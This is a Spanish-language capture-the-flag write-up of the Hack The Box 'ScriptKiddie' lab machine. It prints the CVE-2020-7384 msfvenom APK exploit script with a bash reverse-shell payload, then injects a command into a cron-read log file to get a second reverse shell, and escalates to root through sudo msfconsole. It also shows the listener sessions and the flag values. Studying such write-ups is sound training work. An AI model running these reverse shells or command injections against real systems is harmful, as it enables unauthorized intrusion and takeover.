
SCRIPTKIDDIE MACHINE

Autor: Christian Jimenez




ESCANEO Y ENUMERACION

vamos a realizar un escaneo con nmap:

```
nmap -p- --open -T5 - v -n 10.10.10.226 -oG allPorts
```

La salida nos muesta el puerto 22 y 500 abiertos:




Vamos a realizar una enumeracion de los servicios en los puertos:

```
nmap -p22,5000 -sV -sC 10.10.10.226 -oN targeted
```

```
File: targeted

# Nmap 7.91 scan initiated Mon May 17 14:53:01 2021 as: nmap -p22,5000
-sV -sC -oN targeted 10.10.10.226
Nmap scan report for 10.10.10.226
Host is up (0.15s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; p
rotocol 2.0)
| ssh-hostkey:
|   3072 3c:65:6b:c2:df:b9:9d:62:74:27:a7:b8:a9:d3:25:2c (RSA)
|   256 b9:a1:78:5d:3c:1b:25:e0:3c:ef:67:8d:71:d3:a3:ec (ECDSA)
|_  256 8b:cf:41:82:c6:ac:ef:91:80:37:7c:c9:45:11:e8:43 (ED25519)
5000/tcp open  http    Werkzeug httpd 0.16.1 (Python 3.8.5)
|_http-title: k1d'5 h4ck3r t00l5
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at htt
ps://nmap.org/submit/ .
# Nmap done at Mon May 17 14:53:13 2021 -- 1 IP address (1 host up) sca
nned in 12.81 seconds
```

Vemos una pagina web en el puerto 5000 y el puerto ssh abierto (para conexiones posteriores me imagino)

Vamos a ver que hay en la pagina web:




Vemos que la pagina ofrece 3 herramientas online:

1. escaneo de puertos con nmap a travez de una IP dada.
2. busqueda de exploit mediante searchsploit.
3. generacion de un payload para windows, linux y android. En donde se puede subir un template.

En elste caso nos vamos a aprovechar del tercer punto ya que si puede cargar un template en .exe para windows, .elf para linux y .apk para android.


EXPLOTACION

Buscando en searchsploit template con esas extenciones encontre uno para android:



Nos lo copiamos a nuestro directorio y vemos que es lo que hace:

```
searchsploit -m multiple/local/49491.py

nano 49491.py
```



```
# Exploit Title: Metasploit Framework 6.0.11 - msfvenom APK template command in>
# Exploit Author: Justin Steven
# Vendor Homepage: https://www.metasploit.com/
# Software Link: https://www.metasploit.com/
# Version: Metasploit Framework 6.0.11 and Metasploit Pro 4.18.0
# CVE : CVE-2020-7384

#!/usr/bin/env python3
import subprocess
import tempfile
import os
from base64 import b64encode

# Change me
payload = 'echo "Code execution as $(id)" > /tmp/win'

# b64encode to avoid badchars (keytool is picky)
payload_b64 = b64encode(payload.encode()).decode()
dname = f"CN='|echo {payload_b64} | base64 -d | sh #"

print(f"[+] Manufacturing evil apkfile")
print(f"Payload: {payload}")
print(f"-dname: {dname}")
print()

tmpdir = tempfile.mkdtemp()
apk_file = os.path.join(tmpdir, "evil.apk")
empty_file = os.path.join(tmpdir, "empty")
keystore_file = os.path.join(tmpdir, "signing.keystore")
storepass = keypass = "password"
```

Vemos que esta registrado como el CVE 2020-7384, leyendo el codigo se puede entender que te genera un .apk malicioso y que en la variable payload se inyecta el comando que quieres ajacutar remotamente.

entonces en el campo payload vamos a mandar una reverse shell a nuestro equipo, actualizamos en valor de payload:

- IP de nuestro equipo: 10.10.14.235
- puerto al que estaremos a la escucha: 4455

```
payload = "/bin/bash -c \"/bin/bash -i >& /dev/tcp/10.10.14.235/4455 0>&1\""
```


como estamos haciendo uso de comillas dobles dentro de unas comillas dobles tenemos dos opciones para que lo interprete bien, o cambiamos por comillas simples o las escapamos, es decir agregar un '' antes de cada comilla. Asi indicamos que es una comilla.

guardamos los cambios y ahora instalamos el jarsigner que es necesario para el script y yo nolo tenia instalado:

```
sudo apt install openjdk-11-jdk
sudo update-alternatives --config java
(escogemos la version instalada en este caso 11 en modo maual)
```

ya con eso instalado podemos ejecutar el script en python:

```
python3 49491.py
```



No escró la apk maliciosa en la siguiente ruta: **/tmp/tmpuyfkn0bt/evil.apk**


Vamos a copiarlo en nuestra ruta actual:

```
cp /tmp/tmpuyfkn0bt/evil.apk .
```

ahora lo vamos a cargar en la pagina de la maquina: http://10.10.10.226:500/

Y al mismo tiempo nos ponemos a la escucha con netcat en el puerto 4455:

```
nc -lvnp 4455
```



en el campo de lhost puede ir cualquier direccion IP vsalida por la pagina y damos en generate y en netcat obtendremos acceso a la maquina como el usuario kid:

```
└─# nc -lvnp 4455
listening on [any] 4455 ...
connect to [10.10.14.235] from (UNKNOWN) [10.10.10.226] 39622
bash: cannot set terminal process group (898): Inappropriate ioctl for device
bash: no job control in this shell
kid@scriptkiddie:~/html$ whoami
whoami
kid
kid@scriptkiddie:~/html$
```

nos dirigimos a su /home/kid y vemos la primera flag:

```
cd /home/kid
ls
cat user.txt
```

```
kid@scriptkiddie:~/html$ cd /home/kid
cd /home/kid
kid@scriptkiddie:~$ ls
ls
html
linpeas.sh
logs
snap
user.txt
kid@scriptkiddie:~$ cat user.txt
cat user.txt
4d21a78516fa260be765e0db92ce1775
kid@scriptkiddie:~$
```

ESCALA DE PRIVILEGIOS

Para la escalada de priviegios tenemos que ir viendo todos los directorios posibles y los permisos de los archivos, porque con sudo -l no se encontro nada. Viendo el /etc/passwd vemos que hay un usuario mas llamado **pwn**

dentro del directorio /home/kid esta la flag pero vemos que hay acceso a directorio /home/pwn:

```
kid@scriptkiddie:/home/pwn$ ls -la
ls -la
total 44
drwxr-xr-x 6 pwn  pwn  4096 Feb  3 12:06 .
drwxr-xr-x 4 root root 4096 Feb  3 07:40 ..
lrwxrwxrwx 1 root root    9 Feb  3 12:06 .bash_history → /dev/null
-rw-r--r-- 1 pwn  pwn   220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 pwn  pwn  3771 Feb 25  2020 .bashrc
drwx------ 2 pwn  pwn  4096 Jan 28 17:08 .cache
drwxrwxr-x 3 pwn  pwn  4096 Jan 28 17:24 .local
-rw-r--r-- 1 pwn  pwn   807 Feb 25  2020 .profile
-rw-rw-r-- 1 pwn  pwn    74 Jan 28 16:22 .selected_editor
drwx------ 2 pwn  pwn  4096 Feb 10 16:10 .ssh
drwxrw---- 2 pwn  pwn  4096 May 18 18:10 recon
-rwxrwxr-- 1 pwn  pwn   250 Jan 28 17:57 scanlosers.sh
kid@scriptkiddie:/home/pwn$
```

Vemos un archivo llamado **scanlosers.sh** que podemos visualizar:

```
kid@scriptkiddie:/home/pwn$ cat scan
cat scanlosers.sh
#!/bin/bash

log=/home/kid/logs/hackers

cd /home/pwn/
cat $log | cut -d' ' -f3- | sort -u | while read ip; do
    sh -c "nmap --top-ports 10 -oN recon/${ip}.nmap ${ip} 2>&1 >/dev/null" &
done

if [[ $(wc -l < $log) -gt 0 ]]; then echo -n > $log; fi
kid@scriptkiddie:/home/pwn$
```

Vemos que carga el contenido de /home/kid/logs/hackers y ejecuta un comando.

```
sh -c nmap --top-ports 10 -oN recon/${ip}.nmap ${ip} 2>&1 >/dev/null
```

Como el propietario de ese archivo es pwn, podemos concatenarle un comando que sea nuestra revershe shell y realizariamos un pivoting e kid a pwn.

Ademas podemos ver si se esta ejecutando alguna tarea cron en el sistema, nos creamos un archivo .sh para ver los cron jobs:

```
#!/bin/bash

old_process = $(ps -eo command)

while true; do
    new_process=$(ps -eo command)
    diff <(echo "$old_process") <(echo "$new_process") | grep "[\>\<]" | grep -v
-E 'procmon|command|kworker|irq'
    old_process=$new_process
done
```

lo llevamos a la ruta /home/kid, le damos permisos de ejecucion y lo ejecutamos:

```
chmod +x proc.sh
./proc.sh
```

```
> nc 10.10.14.66 4444
> /bin/sh
> [kworker/1:0-events]
> [kworker/0:0-events]
> sh -c nmap --top-ports 10 -oN recon/;/bin/bash -c 'bash -i >& /dev/tcp/10.10.1
4.66/4242 0>&1' #.nmap ;/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.66/4242 0>&1'
 # 2>&1 >/dev/null
> /bin/bash -c bash -i >& /dev/tcp/10.10.14.66/4242 0>&1
> bash -i
> sudo msfconsole
> ruby /opt/metasploit-framework-6.0.9/msfconsole
> [kworker/u4:1-events_power_efficient]
> ruby /usr/local/bin/msfvenom -x /tmp/tmpvu5bdjh5.apk -p android/meterpreter/re
verse_tcp LHOST=8.8.8.8 LPORT=4444 -o /home/kid/html/static/payloads/41c3a4ed167
```

Vemos que se esta ejecutando el mismo comando del archivo **scanlosers.sh**:

```
sh -c nmap --top-ports 10 -oN recon/;/bin/bash -c 'bash -i >&
/dev/tcp/10.10.14.66/4242 0>&1' #.nmap ;/bin/bash -c 'bash -i >&
/dev/tcp/10.10.14.66/4242 0>&1' # 2>&1 >/dev/null
```

entonces es una tarea que se ejecuta cada cierto periodo de tiempo. Claro que la relacion con el del script:

```
kid@scriptkiddie:/home/pwn$ cat scan
cat scanlosers.sh
#!/bin/bash

log=/home/kid/logs/hackers

cd /home/pwn/
cat $log | cut -d' ' -f3- | sort -u | while read ip; do
    sh -c "nmap --top-ports 10 -oN recon/${ip}.nmap ${ip} 2>&1 >/dev/null" &
done

if [[ $(wc -l < $log) -gt 0 ]]; then echo -n > $log; fi
kid@scriptkiddie:/home/pwn$
```

la variable ${ip} valdria:

```
;/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.66/4242 0>&1' #
```

Y recordemos que el archivo **scanlosers.sh** saca el valor de ${ip} del archivo **/home/kid/logs/hackers** del cual tenemos permisos de escritura-

Entonces tenemos que escribir en el archivo **/home/kid/logs/hackers** esto:

```
127.0.0.1 ;/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.235/4242 0>&1' #

donde 127.0.0.1 es la direccion IP auxiliar para que ahi se ejecute el nmap
donde 10.10.14.235 es nuestra direccion IP
y 4242 el puerto al que estaremos a escucha
```

Acerca del comando:

- el punto y coma (;) permite ejecutar otro comando al mismo tiempo y solo si el anterior comando esta bien:

```
cat test.txt ; id
```

- el # del final, recordemos que en bash el '#' sirve para comentar una linea y en el comando donde vamos inyectar, despues del ${ip} se tiene la siguiente instruccion:

```
2>&1 >/dev/null
```

En bash se tiene las siguientes salidas:

- 0: stdin que es la entrada estandar de un comando
- 1: stdout que es la salida estandar al colocar un comando
- 2: stderr que es la salida de error al colocar un comando

con el caracter '>' podemos redirigir la salida de un comando a algun lugar:

```
ls -la > salida.txt
```

Podemos redirigir las salidas a otro lado:

```
2>/dev/null
```

Aqui regirigimos los errores al /dev/null que es como una papelera en linux, como resultado al ejecutar un comando y si tuviera errores no se mostraran.

Puedes redigir el stderr (2) al stdout (1) mediante la siguiente sintaxis:

```
2>&1
```

Esto serviria para tener dentro de la salida estandar los errores tambien y todo esto dentro de un archivo para tener logs por ejemplo:

```
... 2>&1 > logs.txt
```

Ahora dicho esto en el comando del archivo **scanlosers.sh** que es este:

```
sh -c nmap --top-ports 10 -oN recon/${ip}.nmap ${ip} 2>&1 >/dev/null
```

se tiene al final esto:

```
${ip} 2>&1 >/dev/null
```

Si IP fuera nuestra reverse shell, se envía el stderr al stdout y todo eso al /dev/null de forma que la reverse shell nunca se ejecutaria. Por eso se agrega un # al final para comentar esa parte del comando.

Entonces vamos a escribir la reverse shell en el archivo hackers y nos colocamos antes a la escucha en el puerto 4242:

```
echo " 127.0.0.1 ;/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.235/4242 0>&1' #"
>> hackers
```

de modo que el comando quedaria asi:

```
sh -c nmap --top-ports 10 -oN recon/127.0.0.1 ;/bin/bash -c 'bash -i >&
/dev/tcp/10.10.14.66/4242 0>&1' #.nmap 127.0.0.1 ;/bin/bash -c 'bash -i >&
```

```
/dev/tcp/10.10.14.66/4242 0>&1' # 2>&1 >/dev/null
```

guardamos y tenemos una reverse shell como pwn:

```
┌──(root💀kali)-[/home/…/Escritorio/HTB/script_kiddie/exploits]
└─# nc -lvnp 4242                                                    1 ×
listening on [any] 4242 ...
connect to [10.10.14.235] from (UNKNOWN) [10.10.10.226] 43680
bash: cannot set terminal process group (867): Inappropriate ioctl for device
bash: no job control in this shell
pwn@scriptkiddie:~$ whoami
whoami
pwn
pwn@scriptkiddie:~$
```

si hacemos un sudo -l vemos que podemos ejecutar msfconsole como sudo:

```
pwn@scriptkiddie:~$ sudo -l
sudo -l
Matching Defaults entries for pwn on scriptkiddie:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User pwn may run the following commands on scriptkiddie:
    (root) NOPASSWD: /opt/metasploit-framework-6.0.9/msfconsole
pwn@scriptkiddie:~$
```

ejecutamos:

```
sudo /opt/metasploit-framework-6.0.9/msfconsole
```

y recordemos que dentro de metasploit podemos ejecutar los comandos de metasploit y tambien comandos del sistema operativo:

```
msf6 > whoami
stty: 'standard input': Inappropriate ioctl for device
[*] exec: whoami

root
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
msf6 >
```

Ya podemos leer la flag:

```
msf6 > cat /root/root.txt
stty: 'standard input': Inappropriate ioctl for device
[*] exec: cat /root/root.txt

3eeb29f33d07144f340d0a57030cd7ad
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
msf6 >
```